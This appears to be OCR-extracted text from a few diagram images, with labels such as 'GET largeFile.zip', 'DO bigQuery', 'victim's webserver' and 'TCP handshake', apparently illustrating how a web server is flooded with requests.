

GET largeFile.zip
DO bigQuery
victim's
webserver


TCP handshake




